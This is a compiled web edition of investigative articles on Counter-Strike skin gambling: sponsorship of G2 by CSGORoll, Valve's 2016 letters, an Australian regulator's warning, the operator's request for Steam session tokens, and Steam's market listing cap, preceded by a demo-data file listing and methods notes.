- 97750_aurora-vs-furia-dust2.dem.skins.csv ↓
- 97751_virtus-pro-vs-legacy-ancient.dem.skins.csv ↓
- 97752_3dmax-vs-natus-vincere-inferno.dem.skins.csv ↓
- 97753_spirit-vs-lynn-vision-dust2.dem.skins.csv ↓
- 97754_mouz-vs-faze-ancient.dem.skins.csv ↓
- 97755_vitality-vs-nemiga-dust2.dem.skins.csv ↓
- 97756_the-mongolz-vs-liquid-ancient.dem.skins.csv ↓
- 97757_g2-vs-pain-dust2.dem.skins.csv ↓
- 97769_3dmax-vs-vitality-nuke.dem.skins.csv ↓

- 97770_legacy-vs-faze-anubis.dem.skins.csv ↓
- 97772_aurora-vs-g2-inferno.dem.skins.csv ↓
- 97773_the-mongolz-vs-lynn-vision-nuke.dem.skins.csv ↓
- 97775_furia-vs-virtus-pro-m1-mirage.dem.skins.csv ↓
- 97775_furia-vs-virtus-pro-m2-train.dem.skins.csv ↓
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- 97776_spirit-vs-natus-vincere-m2-train.dem.skins.csv ↓
- 97785_pain-vs-nemiga-m1-ancient.dem.skins.csv ↓
- 97785_pain-vs-nemiga-m2-anubis.dem.skins.csv ↓
- 97785_pain-vs-nemiga-m3-dust2.dem.skins.csv ↓
- 97791_mouz-vs-liquid-m1-dust2.dem.skins.csv ↓
- 97791_mouz-vs-liquid-m2-nuke.dem.skins.csv ↓
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- 97830_aurora-vs-mouz-m3-mirage.dem.skins.csv ↓
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- 97836_natus-vincere-vs-g2-m2-anubis.dem.skins.csv ↓
- 97836_natus-vincere-vs-g2-m3-inferno.dem.skins.csv ↓
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- 97857_legacy-vs-mouz-m2-inferno.dem.skins.csv ↓
- 97857_legacy-vs-mouz-m3-nuke.dem.skins.csv ↓
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- 97867_virtus-pro-vs-pain-m3-dust2.dem.skins.csv ↓
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- 97934_spirit-vs-mouz-m3-nuke.dem.skins.csv ↓
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- faze-vs-natus-vincere-m2-mirage.dem.skins.csv ↓
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- faze-vs-natus-vincere-m3-inferno.dem.skins.csv ↓
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- gamerlegion-vs-vitality-m1-overpass.dem.skins.csv ↓
- gamerlegion-vs-vitality-m2-nuke.dem.skins.csv ↓
- outsiders-vs-heroic-m1-mirage.dem.skins.csv ↓
- outsiders-vs-heroic-m2-overpass.dem.skins.csv ↓
- spirit-vs-faze-m1-nuke.dem.skins.csv ↓
- spirit-vs-faze-m2-ancient.dem.skins.csv ↓
- spirit-vs-faze-m3-dust2.dem.skins.csv ↓
- vitality-vs-the-mongolz-m1-mirage.dem.skins.csv ↓
- vitality-vs-the-mongolz-m2-dust2.dem.skins.csv ↓
- vitality-vs-the-mongolz-m3-inferno.dem.skins.csv ↓

▼ **Raw gloves tables** 225 files

- 68407_g2-vs-natus-vincere-m1-ancient.dem.gloves.csv ↓
- 68407_g2-vs-natus-vincere-m2-nuke.dem.gloves.csv ↓
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- 71910_nip-vs-faze-m2-overpass.dem.gloves.csv ↓
- 71910_nip-vs-faze-m3-inferno.dem.gloves.csv ↓
- 71939_ence-vs-copenhagen-flames-m1-vertigo.dem.gloves.csv ↓
- 71939_ence-vs-copenhagen-flames-m2-nuke.dem.gloves.csv ↓
- 71998_faze-vs-natus-vincere-m1-inferno.dem.gloves.csv ↓
- 71998_faze-vs-natus-vincere-m2-nuke.dem.gloves.csv ↓
- 75553_spirit-vs-bad-news-eagles-ancient.dem.gloves.csv ↓
- 75555_mouz-vs-liquid-inferno.dem.gloves.csv ↓
- 75556_sprout-vs-big-vertigo.dem.gloves.csv ↓
- 75637_outsiders-vs-heroic-m1-mirage.dem.gloves.csv ↓
- 75637_outsiders-vs-heroic-m2-overpass.dem.gloves.csv ↓
- 79711_9ine-vs-liquid-inferno.dem.gloves.csv ↓
- 79712_natus-vincere-vs-gamerlegion-mirage.dem.gloves.csv ↓
- 79717_into-the-breach-vs-apeks-mirage.dem.gloves.csv ↓
- 79720_bad-news-eagles-vs-ence-vertigo.dem.gloves.csv ↓
- 79721_liquid-vs-natus-vincere-inferno.dem.gloves.csv ↓
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- 79726_9ine-vs-gamerlegion-mirage.dem.gloves.csv ↓
- 79727_bad-news-eagles-vs-g2-ancient.dem.gloves.csv ↓
- 79731_natus-vincere-vs-ninjas-in-pyjamas-overpass.dem.gloves.csv ↓
- 79733_ence-vs-into-the-breach-vertigo.dem.gloves.csv ↓
- 79734_apeks-vs-bad-news-eagle-ancient.dem.gloves.csv ↓
- 79735_fnatic-vs-gamerlegion-overpass.dem.gloves.csv ↓
- 79736_monte-vs-vitality-m1-anubis.dem.gloves.csv ↓
- 79736_monte-vs-vitality-m2-nuke.dem.gloves.csv ↓
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- 92953_furia-vs-pain-m3-inferno.dem.gloves.csv ↓
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- 97785_pain-vs-nemiga-m3-dust2.dem.gloves.csv ↓
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▼ **Raw loadout tables** 225 files

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ANALYSIS SOFTWARE**Portable parsers & offline report builders**0.7 MB · source ZIP ↓FILE INDEX / INTEGRITY**Every table + SHA-256**JSON ↓
Curated analysis source with a portable launcher, offline report generation and catalogue-based phase resolution. Release file list + hashes ↗ · Software checksum ↗

09 / METHOD & SOURCESAGENT SIMON / INVESTIGATION & ANALYSIS

The evidence behind *the display.*

The archive brings the observations together: match links, per-map inspect records, glove and loadout layers, market listings and the parser source.

▼ **What is in the sample?**
Seven Majors, Stockholm 2021 to Austin 2025. The manifest contains 40 match series per event: the final 16-team Swiss stage (Legends / Elimination / Stage 3) and the playoffs, including the grand final. There are 491 mapped inspect CSVs. Earlier stages and qualifiers are outside this manifest.

▼ **What do the percentages count?**

“With a skin” means a nickname–event group has at least one inspect record on a skinnable weapon with a nonzero paint kit. The dataset has 559 such groups, not 559 unique people. “Default-only” refers to those inspect records, not an assertion about every item a player owns. The full carried-loadout layer is a separate 122-series subset.

▼ **Inspect time, glove time and screen time**

Inspect hours are sums of button-state intervals for all players. Multiple players can inspect at once. CS:GO and CS2 record the action differently; do not interpret the drop in CS2 duration as a corresponding reduction in visible skins. Glove hours come from first-to-last tracked spans and are not clipped to active play or the broadcast camera. These two time measures overlap.

The Major archive has no spectator-camera or frame-mask data. The frame studies above are separate, manually annotated first-person illustrations. They measure visible object/glove pixels in the selected frames only. Their screen-share figures are not extrapolated to Major broadcasts or viewer attention.

▼ **Sources, artwork and video**

Match and demo links: HLTV, from the supplied manifest. Skin records and reports: PhishDestroy’s supplied Major archive. Item names and catalogue artwork: the included `skins_db.json`; team emblems: tournament-sticker artwork from Steam, resolved through ByMykel’s item catalogue. Team and item names belong to their respective owners; their inclusion identifies the evidence.

Nine independent examples illustrate the mechanic, including eight excerpts from the supplied video collection. Dragon Lore is shown in inventory preview; the other new recordings use in-game views. These illustrations are separate from the sampled Majors. JSON: coordinates, source links and file hashes · CSV: all frame measurements · CS2 Skin Inspect channel supplied with the collection ↗.

01 / COMPLETE DATA PACK**All original CSVs + catalogue**12.5 MB · ZIP ↓02 / CHART DATA**Page dataset**JSON ↓03 / MATCH MANIFEST**280 matches and demo links**CSV ↓04 / HOURS CALCULATION**Seconds, hours, event totals**CSV ↓

Data pack SHA-256
83304505fb6a2ed53d000b8833f5174448f24dc318b793f9e6a864b0d59a857c

Data pack excludes credentials and compiled executables. Original game demos are linked through the match manifest, not included. Publication: 5 October 2026.

AUTHOR / INVESTIGATION / EDITORIAL

Agent Simon

Investigation and analysis by Agent Simon. Published as part of The Steam Dossier by PhishDestroy, using the supplied Major collection.

Find this material in the fragment map →

Agent SimonFOLLOW THE EVIDENCE.

Material PDF ↓Signed record · JSON ↓PGP signature ↓

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EDITION NOTES / TRACEABLE FILES

Read the claim. Check its source.

This reading edition was prepared on 18 October 2026 from the current English article. It retains the authored discussion and analytical tables in the source HTML. Navigation and interactive controls are removed. Interactive datasets remain linked rather than expanded into thousands of printed rows.

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Visual material linked separately

- interactive collection: Open the video examples and timestamps online.
- interactive collection: Explore the player files and their source data online.

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Published verification key · Verification instructions

```
Signing-key fingerprint
129FC7F39C40C69D2EF3C329BFCF9E8DD295EE01

Source HTML SHA-256
33ca3f6afd121d32e7513fe5d9231a096892748a9c6429a60b083e26e4597339
```

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```
Build 2026-10-18T11:58:30.589Z
Source: https://phishdestroy.io/steam_dossier/major_skins/
```

ENGLISH · 18 OCTOBER 2026

Ten days to stop. Seven years later, at G2's booth.

The Steam Dossier follows G2 and CSGORoll at the Paris Major, Valve's 2016 demands, session-token instructions, sponsorship intermediaries and an unblocked Link Filter response.

Prepared	18 October 2026
Attribution	Agent Rowan
Live article	phishdestroy.io/steam_dossier/major_sponsorships
Reading files	PDFs, article JSON and verification

A dated reading edition of the published article. Original evidence, reported claims and editorial interpretation retain the distinctions and limits stated in the text.

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The entries are clickable. The PDF bookmarks provide another route through the document. External source links open the referenced publication or retained file.

COUNTER-STRIKE / SPONSORSHIP, ACCESS & ENFORCEMENT

Ten days to stop. *Seven years later, at G2's booth.*

Valve demanded that gambling operators stop using Steam in 2016. Seven years later, CSGORoll announced a G2 activation at the Paris Major. Its next published trading workaround asked users for a Steam session token. These records follow the gap between platform rules, commercial promotion and account access.

Read the investigation ↓RWBy **Agent Rowan**5 October 2026 · The Steam Dossier
THE RECORD / THREE CONNECTED DOCUMENTS

2016**The demand**Valve's letters give gambling operators ten days.*01*2023**The promotion**CSGORoll announces G2 and a Paris Major activation.*02*2024**The credential**The operator publishes Steam session-token instructions.*03*
CASE FILE / MAJOR SPONSORSHIPSPUBLIC RECORD · 2016—2026

01 · The Major connection

The audience comes for the player. *The sponsor gets the attention.*

On 2 May 2023, CSGORoll announced a G2 partnership: branding on the G2 and OYA jerseys, plus a skin-and-prize activation at G2's Paris Major booth. Its announcement described a CSGORoll-themed slot machine. The operator itself placed the gambling brand at the intersection of a famous team, valuable skins and a flagship Counter-Strike event. CSGORoll's announcement · 2 May 2023 ↗

ATTENTION**G2 / players**Fans follow a familiar team.
ACTIVATION**Paris Major booth**The announced slot-machine attraction.
BRAND EXPOSURE**CSGORoll**Skins and prizes carry the sponsor's identity.
Advertising mechanism inferred from the operator's announcement. The source establishes what was promoted; it is not footage confirming the booth's operation.

Sharpr's 4 May report described the launch video featuring m0NESY, who had turned 18 the day before the partnership announcement. A young star was the face of a skin-gambling promotion. That is the commercial bridge this investigation follows: the player earns the audience's attention; the sponsor buys access to it. Sharpr · G2's skin-gambling deal ↗

The announcement documents a team partnership and a planned Major activation. It does not establish a direct CSGORoll–Valve sponsorship contract. Establishing who approved the activation would require the team's, organiser's and distributors' agreements and decisions.

READ WITH THE MAJOR DATA**98.7% of recorded weapon inspections involve a non-default finish.**
Seven Majors. 491 maps. The skin is already in the foreground before a sponsor enters the picture.

Open the Major showcase →


02 · Before the announcement

A warning existed. *Forty-three days earlier.*

43days
The Australian regulator's original warning is dated **20 March 2023**. CSGORoll announced the G2 deal on **2 May**. The addressee was Feral Holdings Limited, at a Belize address, identified as the operator of CS:GO Roll. ACMA · original formal warning ↗

ACMA's 17 May public statement described the economic loop: skins become gambling credits; winnings become skins; external services convert those skins into money. It reported the service's withdrawal from Australia. A cosmetic's lack of weapon damage does not remove its financial role. ACMA · enforcement announcement ↗

43 days = 2 May – 20 March 2023. The warning concerns Australian law. These dates do not establish when G2 learned of it.



Australian Government | acma

Formal Warning

under section 64A of the *Interactive Gambling Act 2001*

To: Feral Holdings Limited

Of: 9 Barrack Road, Belize City, Belize

[redacted]

Attention: [redacted]

I, Rochelle Zurnamer, delegate of the Australian Communications and Media Authority (ACMA), being satisfied that Feral Holdings Limited has contravened subsection 15(2A) of the *Interactive Gambling Act 2001* (the IGA):

HEREBY issue Feral Holdings Limited a formal warning under section 64A of the IGA, for one or more contraventions of subsection 15(2A) of the IGA, being a civil penalty provision.

Details of the contravention/s

Obligations under the IGA

1. Subsection 15(2A) of the IGA provides that a person must not provide a prohibited interactive gambling service that has an Australian customer link.
2. A 'prohibited interactive gambling service' is defined in section 5 of the IGA and 'gambling service' is defined in section 4 of the IGA. Under section 8 of the IGA, a gambling service has an Australian-customer link if, and only if, any or all of the customers of the service are physically present in Australia.

Investigation

1. Under section 21 of the IGA, on 9 September 2022, the ACMA commenced an investigation into whether the CS:GO Roll service provided prohibited interactive gambling services in contravention of the IGA.
2. During the period of the investigation the CS:GO Roll service was available via the URL https://www.csgoroll.com.
3. Feral Holdings Limited is the provider of the CS:GO Roll service.

Contravention of subsection 15(2A) of the IGA

4. The CS:GO Roll service offered 'gambling services', including casino-style games of chance or mixed chance and skill, played for money or something else of value where the customer gave consideration to play the game (paragraph (e) of the definition of 'gambling service' in section 4 of the IGA).
5. The gambling services were provided in the course of carrying on a business and were provided to customers using an internet carriage service (section 5 of the IGA).
6. The CS:GO Roll service had an Australian customer-link.
7. The ACMA found that, as the provider of the CS:GO Roll service, Feral Holdings Limited has contravened subsection 15(2A) of the IGA by providing prohibited interactive gambling services to customers physically present in Australia.

Page 1 of 2

EXHIBIT 01 / ACMA WARNING
Original document, page 1 of 2. Date on page 2.

03 · The 2016 demand

Ten days to stop. *A letter is not an outcome.*

On 13 July 2016, Valve described the mechanism in public: OpenID identifies a Steam account; automated accounts make web calls resembling ordinary users. Using those mechanisms for gambling, Valve said, violated its API and user agreements. This was a known infrastructure route, described by the platform itself. Valve · In-Game Item Trading Update ↗

Letters signed by general counsel **Karl Quackenbush** gave operators ten days to stop commercial use of Steam accounts. Ars reported 23 recipients and Valve's confirmation of the letter. HLTV identified **CSGOFAST** and CSGOLounge among the named sites. These records do **not** establish CSGORoll as a recipient. Ars · the cease-and-desist letters ↗ HLTV · named recipients ↗

JUL 2016**Valve declares the gambling use prohibited.**
OpenID, automated accounts and a ten-day demand.

DEC 2017**CSGOFAST Cup 2 enters the tournament record.**
Eight teams; $10,000 prize pool.

MAY 2023**CSGORoll announces G2 and a Paris Major activation.**
Jerseys, a branded slot machine, skins and prizes.

APR 2024**CSGORoll publishes its session-token instructions.**
A credential handed from the Steam session to the operator.

OCT 2026**The checked Link Filter route allows continuation.**
A dated response, preserved with its checksum.

HLTV's event record dates **CSGOFAST Cup 2 to 20–22 December 2017**. The brand's later tournament presence is documented. That alone does not establish uninterrupted operation or unchanged ownership after the 2016 demand. CSGOFAST Cup 2 · event record ↗

> The letter records what Valve demanded. Enforcement records would show what happened next.

04 · Beyond a jersey

When one advertising surface closes, *another can carry the brand.*

RushBee's own **Metality** case study names GG.BET as its client and describes a Vitality campaign built around touring rock-star imagery. It says brand placement in game packs maintained visibility while adhering to jersey sponsorship restrictions. A branded bus, gaming sessions and player meet-and-greets carried the campaign beyond the shirt. RushBee · Metality campaign ↗

This is a documented intermediary and a documented change of advertising surface. It is not, by itself, evidence of a concealed owner or an unlawful workaround. The useful question is concrete: **what does a jersey restriction prevent when the same sponsor can reach fans through the surrounding event?**

BLAST's January 2024 announcement gives a second route: GG.BET's BLAST Premier partnership included on-broadcast betting odds, predictions, Pick 'Ems, giveaways and physical and digital branding. It also records GG.BET's previous partnerships with the Stockholm 2021 and Antwerp 2022 Majors. The newly announced deal was for **BLAST Premier**; it should not be relabelled as a new Major contract. BLAST · GG.BET partnership ↗

SPONSORSHIP ROUTES / DIFFERENT CONTRACTS, DIFFERENT SURFACES

Relationship	Documented surface	Record
CSGORoll → G2	Team jerseys; announced Paris Major booth activation	2 May 2023
GG.BET → RushBee / Vitality campaign	Game packs, branded tour bus, meet-and-greets	Agency case study
GG.BET → BLAST Premier	Odds in the broadcast, predictions, content and branding	22 Jan 2024
CSGOEmpire → Empire Cup	Announced $50,000 online tournament	26 Mar 2024

Sources: operator announcement, agency case study, organiser announcement and HLTV's tournament reporting. These are distinct relationships, not a single ownership chain.

CSGOEmpire announced a $50,000 online cup with Fortuna in March 2024. After the disruption at the **Copenhagen Major on 29 March**, participants withdrew; this was not the Paris Major of 2023. A later 3DMAX statement dated 2 March 2025 confirmed that its brief Empire sponsorship had been terminated. The record shows both commercial recruitment and pushback, not one permanent partnership. HLTV · Empire Cup announcement ↗ HLTV · withdrawals ↗ 3DMAX · termination statement ↗

Valve's currently published tournament licence has separate provisions for betting sponsorship and skin-economy sponsors. That distinction makes the applicable contract, date and jurisdiction material. Today's licence cannot establish which clause governed a 2023 activation. Valve · tournament licence, §2.4(d)–(e) ↗

05 · The session-token route

The operator's instruction: *hand over the token.*

The sponsorship buys attention. The trading workflow asks for something else: a credential from the customer's Steam session. In its 10 April 2024 **WebAPI P2P SOLUTION** post, CSGORoll told sellers to copy a `webapi_token` from their authenticated Steam browser session into the operator's trading page. CSGORoll · published instructions ↗

STEAM**User session**A Steam-issued access token.
USER ACTION**Credential transfer**The token is copied outside Steam.

CSGOROLL**Trade monitoring**The operator's stated purpose.
The post addressed sellers listing skins, rather than buyers alone. It described daily token renewal, invalidation after logout or session termination, and encrypted storage. These are the operator's claims about use and handling. The post was still publicly accessible when collected; that does not establish that its 2024 procedure remains in use unchanged.

The user key and the session token are different credentials.

Steam users manage a **personal Steam Web API key** at steamcommunity.com/dev/apikey ↗. This is the user-key route, not a Steamworks publisher credential for a game studio. Valve's authentication documentation explicitly separates *User Keys* from *Publisher Keys*. Valve · User Keys and Publisher Keys ↗

CSGORoll's cited procedure asks for a different object: the session's `webapi_token`, not the personal API key registered on that page. The sample examined for this investigation is a **JWT access token**. JWT describes its format; the API is the interface that accepts it. A token accepted by a Steam endpoint does not become a publisher key. JWT format · RFC 7519 ↗

PERSONAL WEB API KEY

Registered on the user's account

A separately managed credential at Steam Community's API-key page. Its creation and revocation are distinct from those of a browser-session access token.

User API-key management ↗
SESSION ACCESS TOKEN / JWT

Issued in the logged-in session

The credential requested in the cited workflow. Its expiry, accepted endpoints and revocation depend on the session-token system; the API-key page does not define those controls.

Maintainer's access-token account ↗
The distinction is documented in trade tooling. In March 2024, the maintainer of `node-steam-tradeoffer-manager` described access-token authentication for parts of Steam WebAPI, including a fallback when an account lacked an API key and registration required mobile confirmation. The maintainer dates that confirmation requirement to late 2023 and calls the token route officially unsupported. This establishes a documented alternative credential path; it does not establish which library CSGORoll used. Library maintainer · Access Tokens ↗

The trust boundary moves after sign-in.

Steam OpenID confirms a Steam identity to the relying site. That sign-in step alone does not give the site the user's Steam session token. CSGORoll's separate copy-and-paste instruction is the material step: a session credential crosses to the operator. Valve · Steam OpenID provider ↗

The published instruction supplies no endpoint-level permission list or evidence of an independently revocable, site-specific grant. Its promise to use the token for monitoring does not establish that Steam restricts the token to that purpose. The questions for the platform are the permissions accepted by each endpoint and the mechanism for ending the transferred access.

> A confirmation gate on API-key registration does not close a separate session-token route.

Continue in Part II: which credential crosses the boundary? →

06 · The cross-IP test

The token worked *from a different IP.*

The source reports testing the same session access token from a different IP address and receiving authenticated access. In that reported test, a change of source IP did not cause the server to reject the credential. This is a behavioural observation, separate from decoding the token.

The sample decoded for this investigation declares `EdDSA` and an audience of `web:community`. Its `ip_subject` and `ip_confirmer` values match. The account identifier, IP addresses and credential are withheld.

DECLARED AUDIENCE`web:community`
EXPIRY − ISSUE TIME**24h 20m 49s**
REPORTED CROSS-IP TEST**Access accepted**

The result matters because the IP fields can look like a security boundary. A recorded address is not, by itself, a server-enforced restriction. **The source's test reports that the boundary did not hold for the request tested.** It does not establish that every Steam endpoint accepts the token from every possible IP.

Test provenance: result supplied to this investigation by the source. The request log, endpoint and test time are not included in this publication; the editorial review did not independently replay the credential.

The sample's time claims span **87,649 seconds**. This is the interval encoded in that sample, not a measured guarantee of usable access or a universal Steam token lifetime. Local decoding alone did not validate the signature.

Neither the personal API-key settings nor Steamworks publisher-key restrictions establish the IP controls on this JWT. The relevant evidence is the response to the session token at the endpoint under test. The reported cross-IP success is a reason to examine that control directly.

07 · The public control

The response was a warning. *It offered a way through.*

CAPTURE / 05 OCT 2026 · 16:20 UTCUNAUTHENTICATED GET · HTTP 200
steamcommunity.com/linkfilter/?url=csgoroll.com

Continue to external site
The captured Steam response offered continuation.
No “Link Blocked” screen was present.

Open the checked Steam route ↗
Textual reconstruction of the saved response; not an interactive Steam security dialog.

This check establishes the result for **one URL at one time**. It does not reveal sanctions against trading accounts or imply Valve’s endorsement. It does leave a precise enforcement question: what criterion governs the public warning for an operator whose own instructions describe collecting Steam session tokens?

▼ **Response provenance and SHA-256**

Retrieved
2026-10-05T16:20:36.939554+00:00

Request
Unauthenticated HTTP GET; no user token submitted

Saved response SHA-256
0878605b1ee6eead0ad27e515fd9d1b05cf657046f1ec7c7df666e73cccf324b

Read the captured response text ↓

08 · The missing enforcement trail

Who was removed? *Who was allowed back?*

New York’s Attorney General raised precisely this selection problem in a complaint filed on 25 February 2026. Paragraphs 95–99 allege exclusions from the 2016 campaign and later restoration of access for certain services. These are the plaintiff’s allegations, not findings by a court. They identify records that matter: the exemption criteria, internal decisions and restoration trail. New York v. Valve · complaint, §§95–99 ↗

Valve also documented concrete action against OPSkins ExpressTrade in 2018. The question is the reach, consistency and durability of enforcement: which route was closed, whether its replacement was detected, and which commercial uses were permitted to continue. Valve · ExpressTrade ↗

The documents this record calls for

1. **2016 recipients and outcomes.** Account actions, follow-up and the reasons for exclusions.
2. **Event approval.** Who approved the advertised G2 activation, under which dated agreements?
3. **Credential boundaries.** Which endpoints accept session tokens, with what permissions, IP controls and revocation?
4. **Public warnings.** The criteria for blocking, allowing or restoring the domains in this record.

The ten-day deadline was a demand made of the operators.
Ten years later, its enforcement belongs on the record.

09 · Sources & authorship

Follow the documents.

This article connects dated public records, a locally decoded and redacted token sample, a source-reported cross-IP test, and a preserved unauthenticated Link Filter response. Source links sit beside each claim. Interpretations, announcements and allegations are identified where they appear.

1. S01
   G2 / CSGORoll announcement ↗ operator · 2023-05-02
2. S02
   Sharpr: G2 skin gambling deal ↗ reporting · 2023-05-04
3. S40
   ACMA formal warning to Feral Holdings ↗ regulator · 2023-03
4. S03
   ACMA: CSGORoll warning ↗ regulator · 2023-05-17
5. S04
   Valve: In-Game Item Trading Update ↗ valve · 2016-07-13
6. S06
   Ars: July letters confirmed by Valve ↗ reporting · 2016-07-20
7. S34
   Valve letters / CSGOFAST named ↗ reporting · 2016-07-20
8. S19
   CSGOFAST Cup 2 ↗ event-record · 2017-12-20/2017-12-22
9. S23
   RushBee Metality campaign ↗ agency-case-study · Retrieved 5 October 2026
10. S10
    BLAST Premier / GG.BET ↗ organizer · 2024-01-22
11. S16

CSGOEmpire Cup announcement ↗ reporting · 2024-03-26

12. S17
    Withdrawals after Copenhagen disruption ↗ reporting · 2024-03-30
13. S44
    3DMAX termination statement ↗ team-social · 2025-03
14. S08
    Valve Limited Game Tournament License ↗ valve-current · Retrieved 5 October 2026
15. S39
    CSGORoll WebAPI P2P Solution ↗ operator · 2024-04-10
16. S31
    JWT standard ↗ standard · 2015-05
17. S27
    Steam Community · OpenID provider ↗ valve-docs · Retrieved 5 October 2026
18. S29
    Access Tokens: tradeoffer-manager ↗ maintainer-primary · 2024-03-29
19. S45
    Steam Community · personal API-key management ↗ valve-user-account · Sign-in required
20. S24
    Steam Web API · User Keys and Publisher Keys ↗ valve-docs · Retrieved 5 October 2026
21. S07
    NY OAG v Valve complaint ↗ court-pleading · 2026-02-25
22. S37
    Valve OPSkins / ExpressTrade action ↗ valve · 2018
23. S33
    Steam Link Filter: csgoroll.com ↗ direct-observation · 2026-10-05

THE STEAM DOSSIER / INDIVIDUALLY ATTRIBUTED MATERIAL

Agent Rowan

Editorial pseudonym · Published 5 October 2026
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Published verification key · Verification instructions

```
Signing-key fingerprint
129FC7F39C40C69D2EF3C329BFCF9E8DD295EE01

Source HTML SHA-256
edfbdbd5c1c53bd2b12c9ee941c07f16159b1a61b6a5cf17441c5ea7b5e86879
```

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```
Build 2026-10-18T11:58:30.589Z
Source: https://phishdestroy.io/steam_dossier/major_sponsorships
```

ENGLISH · 18 OCTOBER 2026

One infrastructure, two markets

How one Steam infrastructure produces two markets: the capped Community Market and the off-Steam venues where above-cap items trade.

Prepared	18 October 2026
Attribution	PhishDestroy Team
Live article	phishdestroy.io/steam_dossier/market_economics
Reading files	PDFs, article JSON and verification

A dated reading edition of the published article. Original evidence, reported claims and editorial interpretation retain the distinctions and limits stated in the text.

READING MAP / 07 SECTIONS

Follow the record.

Article overview 3

One infrastructure. Two economies. 3

Platform register 4

The price gap is measurable. 4

The advertised fee is 15%. Most listings pay more. 5

Buying on Steam costs more. Almost always. 6

$128.1 million committed to orders that cannot be withdrawn. 7

$30.9 million actually changed hands — on the smallest of the five shelves. 8

Edition, sources & verification 10

The entries are clickable. The PDF bookmarks provide another route through the document. External source links open the referenced publication or retained file.

Exhibit VII · Market Architecture · 20 September 2026

Market Economics — Two Economies & The Listing Ceiling

> Their infrastructure. *Two economies.*

WHAT THIS SECTION PROVES
This chapter analyzes the systemic market bifurcation created by Valve's $1,800 listing cap and non-withdrawable wallet balances. By surveying 38 active external skin exchanges holding approximately $1.28 billion in listed valuation, the investigation proves that high-tier trading necessarily migrates to external shadow platforms while relying on Steam's underlying trade and authentication infrastructure. While commercial use is formally prohibited in the Subscriber Agreement, Valve facilitates and monetizes this two-tier economy without published enforcement records.

← Back to Executive briefing

38 active third-party CS2 marketplaces, plus Steam's own. Every skin listed on any of them must move through Steam's inventory and trade API. Valve's rules prohibit commercial exploitation of that infrastructure. The roughly $1.28 billion third-party listed value exists while no public record of enforcing the rule has been located.

$1.28B
Third-party listed value · 38 platforms
53.2M
Displayed offers · 38 third-party markets
70.1K
Steam items listed in the snapshot
41×
Third-party listed value vs Steam's $31M

The central finding

One infrastructure. Two economies.

Steam controls the item, the inventory, and the trade. Every skin sold on any platform below must move through Steam's trade API — a structural dependence that is directly observable. **Valve's own Community Market earns a fee on its sales; whether that fee funds, or is tied to, the third-party ecosystem is not established here.**

Why this matters for the investigation

1
Valve's Steam Subscriber Agreement **prohibits commercial exploitation** of Steam infrastructure without express permission. No such permission has been located in the public record for the platforms below.
2
Steam controls identity (OpenID), inventory state, and trade execution for the roughly $1.28B third-party listed value. **No item transfer happens without Valve's infrastructure.**
3
Steam's own marketplace has **$31M** listed — about 1/41 of the third-party listed value. The $1,800 price cap means sellers above it must go off-platform to sell at observed prices.
4
248 CS2 item categories, each priced above the cap by two or more marketplaces independently, cannot be sold at their observed market price on Steam — and none of them is listed there at all. The $1,800 cap creates the demand that third-party operators fill.
Steam Community Market: $31M Third-party listed value: $1,276M
$1,276M · third-party listed value — all dependent on Steam's trade API & OpenID
Steam · $31M
Source: PriceEmpire real-time catalogue, 20 September 2026. Listed value = sum of the rounded listed-value cards in the saved snapshot, Steam excluded. Not sales volume.

`38 active third-party markets · All depending on Steam infrastructure`

Platform register

The platforms below route their logins through Steam OpenID and their trades through Steam's Web API. Each observed `openid.realm` passes through Steam's login flow; the register records the observed auth routes rather than asserting that any given operator lacks Valve's permission.

#	Platform	Listed value	Active offers	Items	Scale

`Steam's $1,800 price ceiling · five-marketplace snapshot · 23 September 2026`

The price gap is measurable.

Steam caps Community Market listings at approximately $1,800 (the finding is re-computed at $2,000, $2,070, $2,300 and $2,500 in `cs2sh-atlas.json` and holds at every threshold). Items observed above that price **cannot be sold at their market price through Valve's own marketplace** — but they still depend on Steam's inventory and transfer system wherever they are sold. Banding the whole catalogue by price shows where the wall stands: Valve's market carries **95.3%** of the item categories priced below its cap and **1.9%** of those above it.

Five marketplaces: items above the Steam cap

248

Item categories whose cheapest ask clears $1,800 on **two or more marketplaces independently**, holding 18,394 listed copies worth at least **$78.6M**. Of those, **100.0%** — every single one — have no Steam listing at all.

Full exhibits: the register → · the price-ladder atlas →

Price distribution above cap

Top items — cheapest corroborated ask across five marketplaces

Asking prices are not sale prices. Licensed cs2.sh snapshot, 23 September 2026. Every row is quoted above the cap by at least two marketplaces independently; single-shelf asks and quotes more than three times an item's cheapest ask are excluded. How the grading works →

